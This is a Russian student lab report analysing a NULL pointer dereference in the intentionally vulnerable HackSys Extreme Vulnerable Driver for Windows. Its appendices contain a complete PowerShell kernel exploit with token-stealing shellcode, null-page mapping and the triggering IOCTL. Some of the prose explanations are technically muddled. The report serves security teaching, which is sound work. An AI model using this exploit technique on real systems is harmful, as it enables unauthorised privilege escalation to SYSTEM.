1. Министерство образования и науки Российской Федерации
2. Санкт-Петербургский Политехнический Университет Петра Великого
3. —
4. Институт кибербезопасности и защиты информации

**ЛАБОРАТОРНАЯ РАБОТА № 3**

**Аудит безопасности драйверов режима ядра ОС Windows**

по дисциплине «Модели безопасности компьютерных систем»

1. Выполнила
2. студентка гр. 4851003/90801 Кулеева А.Г.

1. Руководитель
2. ст. преподаватель Овасапян Т.Д.
4. Санкт-Петербург
5. 2021

# Цель работы

Изучение типовых уязвимостей в драйверах режима ядра ОС Windows и способов их эксплуатации. Освоение навыков отладки драйверов и анализа падений системы.

# Ход работы

## Анализ кода драйвера

С помощью дизассемблера IDA Pro x32 был восстановлен код драйвера на языке Си. Ниже представлен код функции DriverEntry (Рисунок 1).

Изображение выглядит как текст

Автоматически созданное описание

Рисунок 1 — DriverEntry

Каждый объект драйвера представляет собой образ загруженного драйвера режима ядра. Указатель на объект driver является входным параметром для процедур DriverEntry, AddDevice и необязательной повторной инициализации драйвера, а также для его процедуры выгрузки, если таковая имеется. Структура DRIVER\_OBJECT выглядит следующим образом.

typedef struct \_DRIVER\_OBJECT {

CSHORT Type;

CSHORT Size;

PDEVICE\_OBJECT DeviceObject; //Указатель на объекты устройства, созданные драйвером

ULONG Flags;

PVOID DriverStart;

ULONG DriverSize;

PVOID DriverSection;

PDRIVER\_EXTENSION DriverExtension; //Указатель на расширение драйвера. Единственным доступным элементом расширения драйвера является DriverExtension -> AddDevice, в котором программа DriverEntry драйвера сохраняет программу AddDevice драйвера.

UNICODE\_STRING DriverName;

PUNICODE\_STRING HardwareDatabase; //Указатель на путь \Registry\Machine\ Hardware к информации о конфигурации оборудования в реестре.

PFAST\_IO\_DISPATCH FastIoDispatch; //Указатель на структуру, определяющую точки быстрого ввода-вывода драйвера.

PDRIVER\_INITIALIZE DriverInit; //Точка входа для процедуры ввода-вывода драйвера, которая настраивается менеджером ввода-вывода.

PDRIVER\_STARTIO DriverStartIo; //Точка входа для процедуры запуска драйвера, если таковая имеется

PDRIVER\_UNLOAD DriverUnload; //Точка входа для процедуры выгрузки драйвера, если таковая имеется

PDRIVER\_DISPATCH MajorFunction[IRP\_MJ\_MAXIMUM\_FUNCTION + 1]; //Таблица диспетчеризации, состоящая из массива точек входа для подпрограмм диспетчеризации драйвера*.*

} DRIVER\_OBJECT, \*PDRIVER\_OBJECT;

Соответственно в DriverEntry происходит регистрация всех функций, заполнение полей структуры, создание ссылок и устройств. Рассмотрим подробнее, какие функции добавляются в массив MajorFunction. Для 0 и 2 элементов массива это функция, представленная ниже. В ней нет ничего необычного с точки зрения безопасности.

int \_\_stdcall sub\_444048(int a1, PIRP Irp)

{

Irp->IoStatus.Information = 0;

Irp->IoStatus.Status = 0;

IofCompleteRequest(Irp, 0);

return 0;

}

Намного более интересно изучить функцию под номером 14 в массиве. Её код представлен на Рисунке 2. Это функция-обработчик IOCTL, которая проверяет валидность передаваемых кодов.

Изображение выглядит как текст

Автоматически созданное описание

Рисунок 2 ― Код функции обработки IOCTL запросов

В качестве аргумента в данную функцию передается IRP. Это структура управления операциями ввода-вывода, которая может передаваться до уровня физических устройств. В переменную v4 кладётся значение Irp.Tail.Overlay.CurrentStackLocation, это указатель на текущий блок стека. Каждый раз при передаче IRP нижестоящему драйверу функция IoCallDriver уменьшает его значение на размер структуры IO\_STACK\_LOCATION. Изначально оно указывает на недействительный блок стека, т.е. на область памяти сразу за концом IRP.

Затем из этого блока стека делается новый пакет Irpa. Также проверяется, что Parameters.Read.byteOffset.LowPart равна некоторому значению. Это переменная LARGE\_INTEGER, которая задает начальное смещение байта в файле данных, подлежащих чтению. LowPart означает, что вместо явного значения смещения файла следует использовать текущий конец файла. Если эта переменная равна заданному значению, то происходит переход в функцию, код которой представлен ниже.

int \_\_stdcall sub\_44410A(int Irp, int Irpa)

{

int v2; // ecx

v2 = -1073741823;

if ( \*(\_DWORD \*)(Irpa + 16) )

v2 = sub\_44413E(\*(void \*\*)(Irpa + 16));

return v2;

}

Здесь проверяется, что на 16 байт выше указателя есть какое-то значение больше нуля. Тогда этот адрес передается в следующую функцию (Рисунок 3).

Изображение выглядит как текст


Автоматически созданное описание

Рисунок 3 — Уязвимая функция

В данной функции происходит попытка чтения памяти по указанному адресу, а после процедура ExAllocatePoolWithTag выделяет память пула указанного типа и возвращает указатель на выделенный блок. Если выделение успешное, то печатается несколько информационных сообщений. Затем проверяется, что числовое представление указателя равняется 0xBAD0B0B0. В случае успеха вызывается callback функция с обычным DbgPrintEx, иначе освобождается тег пула и обнуляется указатель (см. Рисунок 3, строка 34).

Уязвимость кроется в 37 строке, поскольку там вызывается функция по адресу v1, который может быть обнулен. Был найден исходный код драйвера для большего понимания. В строке 37 происходит обращение к функции NullPointerDereference->Callback(). Уязвимость так и называется — разыменование нулевого указателя. Соответственно, если передать в функцию IOCTL код, значение которого отлично от 0xBAD0B0B0, то произойдет падение системы.

## Тестирование драйвера

Для начала требуется настроить систему. На Рисунке 4 представлены используемые команды. Происходит включение отладки ОС, создание COM порта, а также отключение цифровой подписи для драйверов. Именованный канал на втором конце подключен к WinDBG на хостовой машине.

Изображение выглядит как текст

Автоматически созданное описание

Рисунок 4 — Настройка целевой системы

Был найден скрипт PowerShell, отсылающий драйверу IOCTL код (Приложение 1). Когда данный код равен значению 0xBAD0B0B0, то ничего не происходит (Рисунок 5). При изменении кода на любое другое значение, например, 0xDEADDEAD система должна упасть.

Изображение выглядит как текст

Автоматически созданное описание

Рисунок 5 — Скрипт, отправляющий IOCTL код

## Реализация шелл-кода

Был найден также скрипт, содержащий шелл-код, который повышает привилегии пользователя в системе (Приложение 2). На Рисунке 6 представлена работа данного скрипта. Несмотря на полностью корректную работу скрипта, удачное выделение памяти и помещение туда шелл-кода, повышения привилегий добиться так и не удалось.

Изображение выглядит как текст

Автоматически созданное описание

Рисунок 6 — Расположение шелл-кода в конфиге

ВЫВОД

В ходе выполнения данной лабораторной работы была изучена типовая уязвимость в драйвере Windows. Уязвимость NULL Pointer Dereference заключается в том, что структура может быть обнулена в одном из условий работы, а в другом условии может происходить обращение к её членам. Данной уязвимости можно избежать более внимательным написанием кода и тестированием, покрывающим различные варианты эксплуатации. С помощью выделения памяти на нулевой странице и размещения там шелл-кода можно добиться повышения привилегий пользователя в системе.

# Приложение 1

Add-Type -TypeDefinition @"

using System;

using System.Diagnostics;

using System.Runtime.InteropServices;

using System.Security.Principal;

public static class EVD

{

    [DllImport("kernel32.dll", CharSet = CharSet.Auto, SetLastError = true)]

    public static extern IntPtr CreateFile(

        String lpFileName,

        UInt32 dwDesiredAccess,

        UInt32 dwShareMode,

        IntPtr lpSecurityAttributes,

        UInt32 dwCreationDisposition,

        UInt32 dwFlagsAndAttributes,

        IntPtr hTemplateFile);

    [DllImport("Kernel32.dll", SetLastError = true)]

    public static extern bool DeviceIoControl(

        IntPtr hDevice,

        int IoControlCode,

        byte[] InBuffer,

        int nInBufferSize,

        byte[] OutBuffer,

        int nOutBufferSize,

        ref int pBytesReturned,

        IntPtr Overlapped);

    [DllImport("kernel32.dll")]

    public static extern uint GetLastError();

}

"@

$hDevice = [EVD]::CreateFile("\\.\HacksysExtremeVulnerableDriver", [System.IO.FileAccess]::ReadWrite,

[System.IO.FileShare]::ReadWrite, [System.IntPtr]::Zero, 0x3, 0x40000080, [System.IntPtr]::Zero)

if ($hDevice -eq -1) {

    echo "`n[!] Unable to get driver handle..`n"

    Return

} else {

    echo "`n[>] Driver information.."

    echo "[+] lpFileName: \\.\HacksysExtremeVulnerableDriver"

    echo "[+] Handle: $hDevice"

}

$Buffer = [System.BitConverter]::GetBytes(0xbad0b0b0)

echo "`n[>] Sending buffer.."

echo "[+] Buffer length: $($Buffer.Length)"

echo "[+] IOCTL: 0x22202B`n"

[EVD]::DeviceIoControl($hDevice, 0x22202B, $Buffer, $Buffer.Length, $null, 0, [ref]0, [System.IntPtr]::Zero)

Приложение 2

Add-Type -TypeDefinition @"

using System;

using System.Diagnostics;

using System.Runtime.InteropServices;

using System.Security.Principal;

public static class EVD

{

    [DllImport("ntdll.dll")]

    public static extern uint NtAllocateVirtualMemory(

        IntPtr ProcessHandle,

        ref IntPtr BaseAddress,

        uint ZeroBits,

        ref UInt32 AllocationSize,

        UInt32 AllocationType,

        UInt32 Protect);

    [DllImport("kernel32.dll", SetLastError = true)]

    public static extern IntPtr VirtualAlloc(

        IntPtr lpAddress,

        uint dwSize,

        UInt32 flAllocationType,

        UInt32 flProtect);

    [DllImport("kernel32.dll", CharSet = CharSet.Auto, SetLastError = true)]

    public static extern IntPtr CreateFile(

        String lpFileName,

        UInt32 dwDesiredAccess,

        UInt32 dwShareMode,

        IntPtr lpSecurityAttributes,

        UInt32 dwCreationDisposition,

        UInt32 dwFlagsAndAttributes,

        IntPtr hTemplateFile);

    [DllImport("Kernel32.dll", SetLastError = true)]

    public static extern bool DeviceIoControl(

        IntPtr hDevice,

        int IoControlCode,

        byte[] InBuffer,

        int nInBufferSize,

        byte[] OutBuffer,

        int nOutBufferSize,

        ref int pBytesReturned,

        IntPtr Overlapped);

    [DllImport("kernel32.dll")]

    public static extern uint GetLastError();

}

"@

# Compiled with Keystone-Engine

# Hardcoded offsets for Win7 x86 SP1

$Shellcode = [Byte[]] @(

    #---[Setup]

    0x60,                               # pushad

    0x64, 0xA1, 0x24, 0x01, 0x00, 0x00, # mov eax, fs:[KTHREAD\_OFFSET]

    0x8B, 0x40, 0x50,                   # mov eax, [eax + EPROCESS\_OFFSET]

    0x89, 0xC1,                         # mov ecx, eax (Current \_EPROCESS structure)

    0x8B, 0x98, 0xF8, 0x00, 0x00, 0x00, # mov ebx, [eax + TOKEN\_OFFSET]

    #---[Copy System PID token]

    0xBA, 0x04, 0x00, 0x00, 0x00,       # mov edx, 4 (SYSTEM PID)

    0x8B, 0x80, 0xB8, 0x00, 0x00, 0x00, # mov eax, [eax + FLINK\_OFFSET] <-|

    0x2D, 0xB8, 0x00, 0x00, 0x00,       # sub eax, FLINK\_OFFSET           |

    0x39, 0x90, 0xB4, 0x00, 0x00, 0x00, # cmp [eax + PID\_OFFSET], edx     |

    0x75, 0xED,                         # jnz                           ->|

    0x8B, 0x90, 0xF8, 0x00, 0x00, 0x00, # mov edx, [eax + TOKEN\_OFFSET]

    0x89, 0x91, 0xF8, 0x00, 0x00, 0x00, # mov [ecx + TOKEN\_OFFSET], edx

    #---[Recover]

    0x61,                               # popad

    0xC3                                # ret

)

# Write shellcode to memory

echo "`n[>] Allocating ring0 payload.."

[IntPtr]$Pointer = [EVD]::VirtualAlloc([System.IntPtr]::Zero, $Shellcode.Length, 0x3000, 0x40)

[System.Runtime.InteropServices.Marshal]::Copy($Shellcode, 0, $Pointer, $Shellcode.Length)

$ShellcodePointer = [System.BitConverter]::GetBytes($Pointer.ToInt32())

echo "[+] Payload size: $($Shellcode.Length)"

echo "[+] Payload address: 0x$("{0:X8}" -f $Pointer.ToInt32())"

# Allocate null-page

#---

# NtAllocateVirtualMemory must be used as VirtualAlloc

# will refuse a base address smaller than [IntPtr]0x1000

#---

echo "`n[>] Allocating process null page.."

[IntPtr]$ProcHandle = (Get-Process -Id ([System.Diagnostics.Process]::GetCurrentProcess().Id)).Handle

[IntPtr]$BaseAddress = 0x1 # Rounded down to 0x00000000

[UInt32]$AllocationSize = 2048 # 2kb, seems like a nice number

$CallResult = [EVD]::NtAllocateVirtualMemory($ProcHandle, [ref]$BaseAddress, 0, [ref]$AllocationSize, 0x3000, 0x40)

if ($CallResult -ne 0) {

    echo "[!] Failed to allocate null-page..`n"

    Return

} else {

    echo "[+] Success"

}

echo "[+] Writing shellcode pointer to 0x00000004"

[System.Runtime.InteropServices.Marshal]::Copy($ShellcodePointer, 0, [IntPtr]0x4, $ShellcodePointer.Length)

# Get handle to driver

$hDevice = [EVD]::CreateFile("\\.\HacksysExtremeVulnerableDriver", [System.IO.FileAccess]::ReadWrite, [System.IO.FileShare]::ReadWrite, [System.IntPtr]::Zero, 0x3, 0x40000080, [System.IntPtr]::Zero)

if ($hDevice -eq -1) {

    echo "`n[!] Unable to get driver handle..`n"

    Return

} else {

    echo "`n[>] Driver information.."

    echo "[+] lpFileName: \\.\HacksysExtremeVulnerableDriver"

    echo "[+] Handle: $hDevice"

}

#---

# To trigger the null-pointer dereference all we need to do

# is pass the compare at HackSysExtremeVulnerableDriver+0x4b61.

# As long as our magic value is not 0xbad0b0b0, we're good!

#---

$Buffer = [System.BitConverter]::GetBytes(0xdeadb33f) # Whatever value here..

echo "`n[>] Sending buffer.."

echo "[+] Buffer length: $($Buffer.Length)"

echo "[+] IOCTL: 0x22202B`n"

[EVD]::DeviceIoControl($hDevice, 0x22202B, $Buffer, $Buffer.Length, $null, 0, [ref]0, [System.IntPtr]::Zero) |Out-null